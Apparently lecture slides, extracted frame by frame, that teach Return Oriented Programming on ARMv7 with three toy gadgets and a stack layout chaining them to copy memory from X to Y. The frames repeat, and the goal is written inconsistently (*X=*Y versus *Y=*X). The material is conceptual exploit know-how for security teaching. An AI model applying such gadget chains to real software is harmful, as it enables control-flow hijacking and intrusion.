```
Regs  
    R0: X  
    R4: 0
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10
```

Goal: compute $*X=*Y$

```
Regs  
    R0: X  
    R4: 0
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10
```

Goal: compute $*X=*Y$

```
Regs  
    R0: *X  
    R4: 0
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
Stack:  
    &next  
    0  
    &g3  
    Y-0x10
```

Goal: compute $*X=*Y$

```
Regs  
    R0: *X  
    R4: 0
```

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4,pc  
}
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}  
  
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}  
  
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

Stack:
 &next
 0

Goal: compute $*X=*Y$

Regs
 R0: *X
 R4: Y-0x10

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}  
  
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}  
  
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

```
Stack:  
    &next  
    0
```

Goal: compute $*X=*Y$

Regs
R0: *X
R4: Y-0x10

MEM[Y] := MEM[X]

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}
```

```
Stack:  
    &next  
    0
```

Goal: compute $*X=*Y$

Regs
 R0: $*X$
 R4: $Y-0x10$

```
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}
```

$MEM[Y] := MEM[X]$

```
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4,pc  
}
```

Return Oriented Programming (ARM v7)

— — —

```
f1() {  
    ...  
g1: pop r0, r4, pc  
}  
  
f2() {  
    ...  
g2: ld r0 [r0]  
    pop r4, pc  
}  
  
f3() {  
    ...  
g3: str r0 [r4+0x10]  
    pop r4, pc  
}
```

```
Stack:  
    &next  
    0
```

Goal: compute $*Y=*X$

```
Regs  
    R0: *X  
    R4: 0
```

MEM[Y] := MEM[X]